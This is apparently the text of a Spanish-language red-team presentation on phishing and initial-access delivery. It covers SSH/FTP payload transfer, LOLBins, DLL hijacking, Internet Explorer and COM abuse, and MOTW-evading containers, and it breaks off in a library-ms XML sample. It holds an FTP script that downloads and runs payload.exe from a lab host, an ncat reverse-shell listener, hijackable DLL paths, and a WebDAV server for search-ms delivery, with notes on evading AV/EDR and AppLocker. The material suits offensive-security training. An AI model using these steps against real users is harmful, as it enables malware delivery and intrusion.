
@StanHacked



Desafios

Cuando estamos utilizando SSH ay requerimientos para hacer esto viable, donde el usuario no interactue tanto con el payload:

- Necesitamos existir en el archivo “Known_Hosts”
- Necesitamos enviar la llave secreta de nuestra maquina atacante
- SCP no lo es todo, Tambien temenos SFTP
- Desafios pero no imposibles de resolver



```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\Users\dmcxblue\Downloads>
```

File Explorer: Desktop

| Name | Date modified | Type | Size |
|------------------|-------------------|----------|------|
| Process Hacker 2 | 1/22/2024 6:15 AM | Shortcut | 2 KB |

1 item

File Explorer: .ssh

This folder is empty.

0 items

File Explorer: Downloads

| Name | Date modified | Type | Size |
|------------|-------------------|----------|------|
| Today (2) | | | |
| SShing | 4/1/2024 10:02 PM | Shortcut | 3 KB |
| id_ed25519 | 4/1/2024 7:28 PM | File | 1 KB |


2 items

FTPPhishing!?

- Podemos automatizar los pasos con un archivo
- La venta es un problema
- Scripting para evitar la ventana(BAT, JS, VBS)
 - No ay consola

-s:filename Specifies a text file containing FTP commands; the commands will automatically run after FTP starts.
-a Use any local interface when binding data connection.

- Desafios
 - No abrir la Ventana de la consola



The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe" with the command "C:\Tools>ftp -s:OPEN-FTP.txt" entered. Overlaid on the command prompt is a Notepad window titled "OPEN-FTP.txt - Notepad". The Notepad window contains the following text:

```
File Edit Format View Help
open 192.168.1.100
kali
kali
cd /tmp
get payload.exe
!payload.exe
bye
```



Trash



File System



Home

```
kali@kali: /tmp
File Actions Edit View Help

(kali@kali)-[/tmp]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.129 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::a89:cc85:cfaa:7a61 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:72:42:87 txqueuelen 1000 (Ethernet)
    RX packets 3221704 bytes 193322039 (184.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1593 bytes 329613 (321.8 KiB)
    TX errors 0 dropped 2 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4009 bytes 168524 (164.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4009 bytes 168524 (164.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[/tmp]
$
```



kali@kali: /tmp

File Actions Edit View Help

```
(kali@kali)-[/tmp]
$ ncat -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```


LOLBAS ☆ Star 7,095



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to [contribute](#), check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib. More information on programmatically accessing this project can be found on the [API page](#).

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).
If you are looking for drivers, please visit [loldrivers.io](#).

/download

| Binary | Functions | Type | ATT&CK® Techniques |
|----------------------------------|---|----------|---|
| AppInstaller.exe | Download (INetCache) | Binaries | T1105: Ingress Tool Transfer |
| Bitsadmin.exe | Alternate data streams Download Copy Execute | Binaries | T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: System Binary Proxy Execution |
| Cert0C.exe | Execute (DLL) Download | Binaries | T1218: System Binary Proxy Execution T1105: Ingress Tool Transfer |
| CertReq.exe | Download Upload | Binaries | T1105: Ingress Tool Transfer |
| Certutil.exe | Download Alternate data streams Encode Decode | Binaries | T1105: Ingress Tool Transfer T1564.004: NTFS File Attributes T1027.013: Encrypted/Encoded File T1140: Deobfuscate/Decode Files or Information |
| Cmd.exe | Alternate data streams Download Upload | Binaries | T1564.004: NTFS File Attributes T1059.003: Windows Command Shell T1105: Ingress Tool Transfer T1048.003: Exfiltration Over Unencrypted Non-C2 Protocol |
| cmd132.exe | Download | Binaries | T1105: Ingress Tool Transfer |

Amigo trae tu propio secuestro!!!

- Las soluciones AV y EDR pueden no detectar esta actividad de forma predeterminada.
- AppLocker puede no bloquear la ejecución del código no confiable.

<https://hijacklibs.net/>

```
C:\WINDOWS\system32\cmd.exe
C:\RedTeam\ImpulsiveDLLHijack\Precompiled- ImpulsiveDLLHijack\ImpulsiveDLLHijack.exe -path "C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\EpicGamesLauncher.exe"

ImpulsiveDLLHijack

Author: https://twitter.com/knight0x07
Github: https://github.com/knight0x07

[+] Initiating Impulsive DLL Hijack!
[+] Target Process Name: EpicGamesLauncher.exe
[+] Generated Custom PMC File : C:\RedTeam\ImpulsiveDLLHijack\Precompiled- ImpulsiveDLLHijack\config.pmc
[+] Starting Process-Monitor
[+] Executing EpicGamesLauncher.exe !
[-] Process exited automatically
[+] Exiting Process-Monitor
[+] Generating CSV ProcMon Log File: \vulnpaths.csv
[+] Parsing ProcMon Log-File..
[+] List of Unique Potentially Vulnerable DLL Paths : EpicGamesLauncher.exe
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\XINPUT1_3.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\d3d11.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\dxgi.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\D3DCOMPILER_43.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\WINMM.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\IPHLPAPI.DLL
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\dwmapi.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\WINHTTP.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\UIAutomationCore.DLL
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\OPENGL32.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\MSVCP140.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\VERSION.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\XStore.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\POWRPROF.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\VCRLTIME140.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\VCRLTIME140_1.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\PROPSYS.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\GDI32.dll
-> C:\RedTeam\Phishing\Attachments\DLL-Hijacks\Epic Games\ncrypt.dll
```

Referencias: [Hang Fire!](#)
@matterpreter

Pero porque??

- Tienden a ser mucho más "seguros" que un EXE que simplemente se comunica directamente con las funciones del sistema (syscalls).
- Evitan el método de ejecución click-bang; esta DLL puede simplemente quedarse y esperar hasta que sea llamada.
- Se ejecutan en un espacio "confiable y seguro" de un binario legítimo que ya se sabe que es benigno.
- Evitamos la creación de un proceso hijo sospechoso.
- Se integra bien cuando se usa con ciertos LOLBINS como MSISEXEC.

Desafíos

- Evitar la creación de procesos hijos sospechosos.
- Cargar desde directorios sospechosos como (Documentos, Descargas, Imágenes).
- Tiempos de creación anormales.
- Tamaños grandes de DLL.
- DLLs de Microsoft no firmadas.

Una tarea desafiante.



IE esta de regreso?!

- Todos los archivos adjuntos siguen siendo válidos.
- HTA, JS, VBS, etc. siguen siendo confiables


Internet Explorer al rescate!!!




- Ya que IE es alcanzable entonces todas las tecnicas son viables
- IE es el unico navegador con “Run / Open”

Cualquier cosa que se puede comunicar con COM:



- VBA
- C#
- PowerShell
- C++
- ETC





- Cuidado con los pasos extras!!
- No SmartScreen??
- Como IE es el encargado de ejecutar los archivos IE es el que suelta las advertencias



- Tiene limitaciones y advertencias
- IE es muy exigente
- Otras aplicaciones aceptan scripting como VBS y JScript
 - HTML Helper, MMC



- LOLBins tiene su propio navegador web interno
 - *El comportamiento es diferente con archive remotos y locales*



Metodos de Entrega

Los contenedores están siendo considerados ahora que MOTW es una parte importante de nuestra entrega de payload para evitar algunas capas de seguridad:

ZIP -> 7z

- RAR -> 7z
- TAR
- ISO
- IMG
- Metodos
 - ¿Los archivos no son contenedores? Pero tienen la capacidad de engañar al usuario haciéndole creer que el archivo es "seguro".
 - URIs



SEARCH-MS

El esquema de descripción del conector de búsqueda que es utilizado por las bibliotecas del Explorador de Windows y los proveedores de búsqueda federada.

Una excelente forma de entrega, ya que este archivo no tiene MOTW aplicado y puede acceder a servidores WEBDAV, un método alternativo como si fueran comparticiones de archivos.

@dtmsecurity






```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\RedTeam\Test> wsgidav --host=0.0.0.0 --port=80 --root=. --auth=anonymous
Running without configuration file.
13:53:30.623 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
13:53:30.636 - INFO : WsgidAV/4.1.0 Python/3.11.0 Windows-10-10.0.19045-SP0
13:53:30.636 - INFO : Lock manager: LockManager(LockStorageDict)
13:53:30.636 - INFO : Property manager: None
13:53:30.636 - INFO : Domain controller: SimpleDomainController()
13:53:30.636 - INFO : Registered DAV providers by route:
13:53:30.636 - INFO : - '/:dir_browser': FilesystemProvider for path 'C:\Users\David\AppData\Local\Programs\Python\Python311\Lib\site-packages\wsgidav\dir_browser\htdocs' (Read-Only) (anonymous)
13:53:30.637 - INFO : - '/': FilesystemProvider for path 'C:\RedTeam\Test' (Read-Write) (anonymous)
13:53:30.637 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
13:53:30.637 - WARNING : Share '/' will allow anonymous write access.
13:53:30.637 - WARNING : Share '/:dir_browser' will allow anonymous read access.
13:53:30.684 - INFO : Running WsgidAV/4.1.0 Cherrout/9.0.0 Python 3.11.0
13:53:30.684 - INFO : Serving on http://0.0.0.0:80 ...
13:53:33.669 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "OPTIONS /a" elap=0.000sec -> 200 OK
13:53:33.705 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:53:33.709 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:53:33] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:57:01.378 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "OPTIONS /a" elap=0.001sec -> 200 OK
13:57:01.412 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
13:57:01.416 - INFO : 192.168.1.61 - (anonymous) - [2024-09-13 20:57:01] "PROPFIND /a" length=0, depth=0, elap=0.001sec -> 207 Multi-Status
```


LIBRARY-MS

Los archivos de biblioteca se introdujeron en Windows 7 y son una forma de ver el contenido de múltiples directorios en una sola vista. Por ejemplo, la biblioteca "Imágenes" incluye las ubicaciones C:\Usuarios\User\Imágenes y C:\Usuarios\Public\Imágenes.

Se descubrió que los archivos tenían potencial en la filtración de Vault7.

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
3   <name>@shell32.dll,-34584</name>
